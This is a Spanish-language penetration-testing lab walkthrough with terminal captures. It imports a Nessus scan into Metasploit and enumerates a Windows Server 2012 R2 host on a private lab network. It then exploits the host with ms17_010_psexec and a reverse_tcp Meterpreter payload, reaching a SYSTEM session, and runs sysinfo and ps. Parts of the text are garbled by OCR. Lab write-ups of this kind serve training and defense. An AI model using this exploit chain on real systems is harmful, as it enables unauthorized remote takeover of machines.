
Vulnerabilities

Export as .nessus


Processing file for export. Please wait...

Cancel


Ahora podremos usar esta información para introducirla en Metasploit. Para ello, ejecutaremos la aplicación Metasploit framework:




El servicio de Metasploit se iniciará, y una vez nos deje introducir comandos deberemos crear un nuevo espacio de trabajo con el comando `workspace -a [nombre del espacio de trabajo nuevo]`




Crearemos tantos espacios de trabajo como máquinas virtuales tengamos en funcionamiento. Una vez estén creados, buscaremos con ls y cd el archivo que exportamos de nessus, en nuestro caso se exportó en la carpeta Descargas:



Para importar el archivo, deberemos introducir el comando db_import [nombre del archivo]



Luego, usando el comando hosts podremos ver los hosts que se escanearon en Nessus

A screenshot of a Linux desktop environment. In the foreground, a terminal window titled 'Terminal' is open, displaying a series of commands and their outputs in a Metasploit (msf) session. The commands include importing a Nessus XML file and listing hosts. The output shows a single host, 172.16.101.5, identified as a Windows 2012 Datacenter server. In the background, a web browser window is visible, showing the Nessus login page with the URL https://localhost:8834/#/. The desktop taskbar at the top shows various application icons and the system clock indicating 'jue 18:11'.


```
msf > db_import scaneo_padre_hbm50y.nessus
[-] No such file scaneo_padre_hbm50y.nessus
msf > db_import scnaeo_padre_hbm50y.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 172.16.101.5
[*] Successfully imported /root/Descargas/scnaeo_padre_hbm50y.nessus
msf > hosts

Hosts
=====
address      mac          name          os_name      os_flavor    os_sp
purpose info  comments
-----
-----
172.16.101.5 00:0c:29:91:9a:f7 172.16.101.5 Windows 2012 Datacenter
server
msf >
```


Nos fijaremos en la IP de nuestro objetivo, e introduciremos el comando

```
db_map -v -A [IP del objetivo]
```


para hacerle otro escaneo.



Luego, usaremos el comando `services` para ver los puertos disponibles:



Después, miraremos con detenimiento las vulnerabilidades de la maquina con el comando vulns

A screenshot of a Kali Linux desktop environment. In the background, a Mozilla Firefox browser window is open, displaying the Nessus Home login page. In the foreground, a terminal window titled 'Terminal' is active. The terminal shows the output of the 'vulns' command, which lists various vulnerabilities found on the host 172.16.101.5. The output includes details such as the time of the scan (2018-10-04 14:54:51 UTC), the host IP, the name of the vulnerability, and references to Nessus (Nessus-117886, Nessus-21745, etc.) and CVEs (CVE-2016-0128, etc.). The terminal window has a menu bar with 'Archivo', 'Editar', 'Ver', 'Buscar', 'Terminal', and 'Ayuda'. The desktop background is dark, and the terminal window has a light background with a search bar and a list of icons on the left side.

```
msf> vulnslocalhost8834/#/
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=Local Checks Not Enabled (info) refs=NSS-117886
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=Authentication Failure - Local Checks Not Run refs=NSS-21745
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=Nessus Scan Information refs=NSS-19506
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=No Credentials Provided refs=NSS-110723
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=IP Protocols Scan refs=NSS-14788
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check) refs=CVE-2016-0128,BID-86002,MSFT-MS16-047,CERT-813296,IAVA-2016-A-0093,MSKB-3148527,MSKB-3149090,MSKB-3147461,MSKB-3147458,NSS-90510
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=Common Platform Enumeration (CPE) refs=NSS-45590
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=Device Type refs=NSS-54615
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=OS Identification refs=NSS-11936
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=Ethernet Card Manufacturer Detection refs=NSS-35716
[*] Time: 2018-10-04 14:54:51 UTC Vuln: host=172.16.101.5 name=VMware Virtual Ma
```

Según el sistema operativo puede tener un tipo de vulnerabilidades u otras. Podemos, por ejemplo, usar el comando search para buscar vulnerabilidades:


```
Aplicaciones ▾ Lugares ▾ Terminal ▾ jue 19:09 1 [1] [mic] [power]
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
Windows Gather DNS Cache
post/windows/gather/enum_ad_computers
Windows Gather Active Directory Computers
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
msf > search SVE
Matching Modules
=====
Name Disclosure Date Rank Descri
ption -----
-----
auxiliary/admin/http/zyxel_admin_password_extractor normal ZyXEL
GS1510-16 Password Extractor
auxiliary/scanner/http/http_sickrage_password_leak 2018-03-08 normal HTTP S
ickRage Password Leak
exploit/windows/browser/foxit_reader_plugin_url_bof 2013-01-07 normal Foxit
Reader Plugin URL Processing Buffer Overflow
exploit/windows/local/ntapphelpcachecontrol 2014-09-30 normal MS15-0
01 Microsoft Windows NtApphelpCacheControl Improper Authorization Check
post/windows/gather/enum_chrome normal Window
s Gather Google Chrome User Data Enumeration

msf > use exploit/windows/local/ntapphelpcachecontrol
msf exploit(windows/local/ntapphelpcachecontrol) > set RHOST 172.16.101.5
```

Tras buscar en internet sobre las vulnerabilidades de Windows server 2012 R2, encontramos una vulnerabilidad que permite adentrarnos en la máquina si ésta tiene habilitada la sesión guest o invitado. Para ello buscaremos con search SVE. Después, deberemos probar con distintas herramientas hasta encontrar la herramienta adecuada.

También deberemos usar el comando set RHOST [ip de la victima] y el comando set LHOST [ip de Kali Linux] para indicarle al exploit las IPs con las que debe trabajar.

Tras volver a mirar en las vulnerabilidades caímos en la conclusión de que podríamos usar la vulnerabilidad de SMB para colarnos en el servidor. Entonces, usaremos la herramienta windows/smb/ms17_010_psexec

Introducimos el comando

```
use windows/smb/ms17_010_psexec
```

y miraremos los exploits con show PAYLOADS. Iremos probando ahora las payloads hasta encontrar la correcta. Nosotros encontramos la de windows/x64/meterpreter/reverse_tcp

```
Aplicaciones ▾ Lugares ▾ Terminal ▾ jue 19:50 1
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
`cmd_exploit'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:546:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:508:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:502:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:502:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:208:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:49:in `'
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.101.1:4444
[*] 172.16.101.5:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[*] 172.16.101.5:445 - Built a write-what-where primitive...
[+] 172.16.101.5:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.101.5:445 - Selecting PowerShell target
[*] 172.16.101.5:445 - Executing the payload...
[+] 172.16.101.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 172.16.101.5
```

Para usarla, usaremos el comando set PAYLOAD windows/x64/meterpreter/reverse_tcp

Una vez la tengamos comenzaremos el exploit simplemente introduciendo la palabra exploit

Ahora deberíamos estar dentro. Para comprobarlo, introduciremos el comando sysinfo

```
Aplicaciones ▾ Lugares ▾ Terminal ▾ jue 19:54 1 🔍 🔊 🔌
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
/usr/bin/msfconsole:49:in `<main>'
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.101.1:4444
[*] 172.16.101.5:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[*] 172.16.101.5:445 - Built a write-what-where primitive...
[+] 172.16.101.5:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.101.5:445 - Selecting PowerShell target
[*] 172.16.101.5:445 - Executing the payload...
[+] 172.16.101.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 172.16.101.5
[*] Meterpreter session 1 opened (172.16.101.1:4444 -> 172.16.101.5:49187) at 2018-10-04 19:50:49 +0200

meterpreter > sysinfo
Computer      : WIN-R5G6H0FU7KI
OS            : Windows 2012 R2 (Build 9600).
Architecture : x64
System Language : es ES
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >
```

Podremos ver los procesos con ps:

```
Aplicaciones ▾ Lugares ▾ Terminal ▾ jue 19:55 1
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
Meterpreter : x64/windows
meterpreter > ps calhost8834/#/
=====
Process List
=====
```

| PID | PPID | Name | Arch | Session | User | Path |
|-------------------------|------|------------------|------|---------|------------------------------|-----------|
| 0 | 0 | [System Process] | | | | |
| 4 | 0 | System | x64 | 0 | | |
| 228 | 4 | smss.exe | x64 | 0 | | |
| 256 | 496 | svchost.exe | x64 | 0 | NT AUTHORITY\LOCAL | C:\Window |
| s\system32\svchost.exe | | | | | | |
| 320 | 312 | csrss.exe | x64 | 0 | | |
| 388 | 380 | csrss.exe | x64 | 1 | | |
